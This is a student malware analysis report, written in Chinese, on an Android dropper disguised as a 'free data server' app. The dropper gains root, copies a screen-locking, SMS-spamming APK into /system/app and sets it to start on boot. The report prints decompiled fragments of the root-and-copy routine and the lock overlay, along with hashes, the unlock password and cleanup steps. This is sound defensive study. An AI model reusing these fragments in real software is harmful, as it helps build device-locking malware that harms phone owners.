分析报告

样本名	免流服务器.apk
班级	恶意代码 18 期
作者	康卫波
时间	2017-10-27
平台	Windows 10

目录

1. 样本概况

1.1 样本信息

病毒名称：免流服务器.apk

所属家族：无

大小: 799835 bytes

MD5 值：2EFCA46F34A565C2EF4052B89B6B364B

SHA1 值：5493A958A592BB0B19C43ACB2C1F52C898885207

CRC32：7F89A927

病毒行为：获取 root 权限,安装其他病毒 apk

1.2 测试环境及工具

系统版本 android4.4.2

工具:夜神模拟器,androidkiller,Hash

1.3 分析目标

免流服务器.apk

2. 具体行为分析

2.1 主要行为

1.点击安装核心程序出现以下图片:


2. 安装完成提示重启设备

3. 重启设备后，发现设备被锁

4. 使用 androidkiller 分析 apk, 发现其包名

```
ndroid" package="zs.ip.proxy">
allScreens="true"/>
```

5. 使用 androidkiller 的进程管理工具将其进程结束
5.1 发现进程中并没有此包名



5.2 分析代码得知此 app 通过获取最高权限, 安装了另一个病毒


```
protected void onCreate(Bundle paramBundle)
{
  LogCatBroadcaster.start(this);
  super.onCreate(paramBundle);
  requestWindowFeature(1);
  setContentView(2130903040);
  Object localObject = new File("/storage/sdcard0/" + "stk3.apk");
  for (;;)
  {
    try
    {
      paramBundle = getAssets().open("stk3.apk");
      localFileOutputStream = new java/io/FileOutputStream;
      localFileOutputStream.<init>((File)localObject);
      localObject = new byte[10240];
      i = paramBundle.read((byte[])localObject);
      if (i == -1)
      {
        localFileOutputStream.close();
        paramBundle.close();
        return;
      }
    }
    catch (IOException paramBundle)
    {
      FileOutputStream localFileOutputStream;
      int i;
      paramBundle.printStackTrace();
      continue;
```

```
private static final String TAG = "zs.ip.proxy.MainActivity";
private final String CHMOD_CMD = new StringBuffer().append("chmod ").append(this.permissionMod).toString() + " /system/app/";
private final String MOUNT_SYSTEM_CMD = "mount -o remount, rw /system/\n";
private final String TARGET_PATH = " /system/app/";
private String permissionMod = "0777";

private void copyAppToSystem(String paramString)
{
  try
  {
    Process localProcess = getRoot();
    if (localProcess != null)
    {
      DataOutputStream localDataOutputStream = new java/io/DataOutputStream;
      localDataOutputStream.<init>(localProcess.getOutputStream());
      localDataOutputStream.writeBytes("mount -o remount, rw /system/\n");
      StringBuffer localStringBuffer1 = new java/lang/StringBuffer;
      localStringBuffer1.<init>();
      StringBuffer localStringBuffer2 = new java/lang/StringBuffer;
      localStringBuffer2.<init>();
      StringBuffer localStringBuffer3 = new java/lang/StringBuffer;
      localStringBuffer3.<init>();
      localDataOutputStream.writeBytes(localStringBuffer2.append(localStringBuffer3.append("cp ").append(paramString).toString())
      paramString = paramString.substring(paramString.lastIndexOf("/"));
      localStringBuffer3 = new java/lang/StringBuffer;
      localStringBuffer3.<init>();
      localStringBuffer1 = new java/lang/StringBuffer;
      localStringBuffer1.<init>();
      localDataOutputStream.writeBytes(localStringBuffer1.append(this.CHMOD_CMD).append(paramString).toString() + "\n");
      localDataOutputStream.writeBytes("exit\n");
      localProcess.waitFor();
      localDataOutputStream.close();
      Toast.makeText(this, "开始安装核心文件....", 0).show();
      Toast.makeText(this, "正在进行最后处理....", 0).show();
      Toast.makeText(this, "核心文件安装完成! 重启手机后生效! ", 0).show();
    }
```

```
private Process getRoot()
  throws Exception
{
  return Runtime.getRuntime().exec("su");
}
```

5.3 找到另外一个病毒的所在地址




6.使用工具分析得知 stk3.apk 的信息如下

文件：stk3.apk
大小：240372 bytes
修改时间：2016 年 3 月 6 日，13:42:46
MD5：44DBCF4F3410CF4CDCD9463B76AF0A91
SHA1：1A2F265932EC81224AD4B922764E38413DADC8E1
CRC32：7B31436E


7.使用 androidkiller 分析 stk3.apk,得到包名

```
" package="com.android.stk3">
```

8.打开 androidkiller 进程管理器,发现进程




9.将进程结束,发现此进程重新启动



10. 在 stk3.apk 的清单文件中得知,此 apk 中含有服务和广播接收器

11. 分析服务中的代码得知密码为 TFB4



12. 将密码输入,设备解锁,解锁后发现安装了 SIM 卡应用(伪装不错),可知此病毒伪装成了 SIM 卡应用.

13. 在分析过程中发现了此 apk 发送了大量的垃圾短信

2.1.1 恶意程序对用户造成的危害

锁屏,使设备无法正常使用,发送大量垃圾短信

2.1.2 恶意程序在 Androidmanifest.xml 中注册的恶意组件

(1)权限相关

免流服务器.apk 中的权限

<uses-permission

android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>

<uses-permission

android:name="android.permission.READ_EXTERNAL_STORAGE"/>

<uses-permission
android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.INTERNET"/>

stk3.apk 中的权限

<uses-permission
android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission
android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SEND_SMS"/>

(2)服务/广播

免流服务器.apk 中的服务/广播

无

Stk3.apk 中的服务/广播

<service android:name="llxfc"/>
<receiver android:name=".BootBroadcastReceiver">
<intent-filter>
<action
android:name="android.intent.action.BOOT_COMPLETED"/>
<category android:name="android.intent.category.HOME"/>
</intent-filter>
</receiver>

2.2 恶意代码分析

2.1 加固后的恶意代码树结构图(是否有加固)

没有加固

2.2 恶意程序的代码分析片段

免流服务.apk 中的代码片段:

```
private void copyAppToSystem(String paramString)
{
  try
  {
    Process localProcess = getRoot();
    if (localProcess != null)
    {
      DataOutputStream localDataOutputStream = new java/io/DataOutputStream;
      localDataOutputStream.<init>(localProcess.getOutputStream());
      localDataOutputStream.writeBytes("mount -o remount, rw /system/\n");
      StringBuffer localStringBuffer1 = new java/lang/StringBuffer;
      localStringBuffer1.<init>();
      StringBuffer localStringBuffer2 = new java/lang/StringBuffer;
      localStringBuffer2.<init>();
      StringBuffer localStringBuffer3 = new java/lang/StringBuffer;
      localStringBuffer3.<init>();
      localDataOutputStream.writeBytes(localStringBuffer2.append(localStringBuffer3.append("cp ").append(paramString).toString()).append(" /system/app/")
      paramString = paramString.substring(paramString.lastIndexOf("/"));
      localStringBuffer3 = new java/lang/StringBuffer;
      localStringBuffer3.<init>();
      localStringBuffer1 = new java/lang/StringBuffer;
      localStringBuffer1.<init>();
      localDataOutputStream.writeBytes(localStringBuffer1.append(this.CHMOD_CMD).append(paramString).toString() + "\n");
      localDataOutputStream.writeBytes("exit\n");
      localProcess.waitFor();
      localDataOutputStream.close();
      Toast.makeText(this, "开始安装核心文件....", 0).show();
      Toast.makeText(this, "正在进行最后处理....", 0).show();
      Toast.makeText(this, "核心文件安装完成！重启手机后生效！", 0).show();
    }
    return;
```

stk3.apk 中的代码片段

```
this.wmParams = new WindowManager.LayoutParams();
paramIntent = getApplication();
getApplication();
this.mWindowManager = ((WindowManager)paramIntent.getSystemService(Context.WINDOW_SERVICE));
this.wmParams.type = 2010;
this.wmParams.format = 1;
this.wmParams.flags = 1288;
this.mFloatLayout = ((LinearLayout)LayoutInflater.from(getApplication()).inflate(2130903040, null));
this.mWindowManager.addView(this.mFloatLayout, this.wmParams);
```

3. 总结

第一个病毒在提取权限后安装第二个(锁机)病毒,在锁机病毒中含有大量的垃圾短信.在分析过程中,首先需要分析第一个病毒的行为,在分析过程中发现使用了 adb 命令提升权限及复制第二个病毒到/system/app/目录下,并且提升权限为 0777,第二个病毒在 activity 和 BroadcastReceiver 中都有启动服务的代码,通过分析发现在广播中有监听开机的行为,在检测到设备开机,启动病毒进行锁屏.

清除病毒:

得到正确密码后,进入系统,将其病毒删除,并删除 sd 卡及/system/app 目录下的病毒文件

参考文献

[1] 丰生强. Android 软件安全与逆向分析. 人民邮电出版社. 2013.
[2] 杨丰盛. Android 应用开发揭秘. 机械工业出版社. 2010.
[3] Bruce Eckel. Thinking in Java. Prentice Hall. 2006.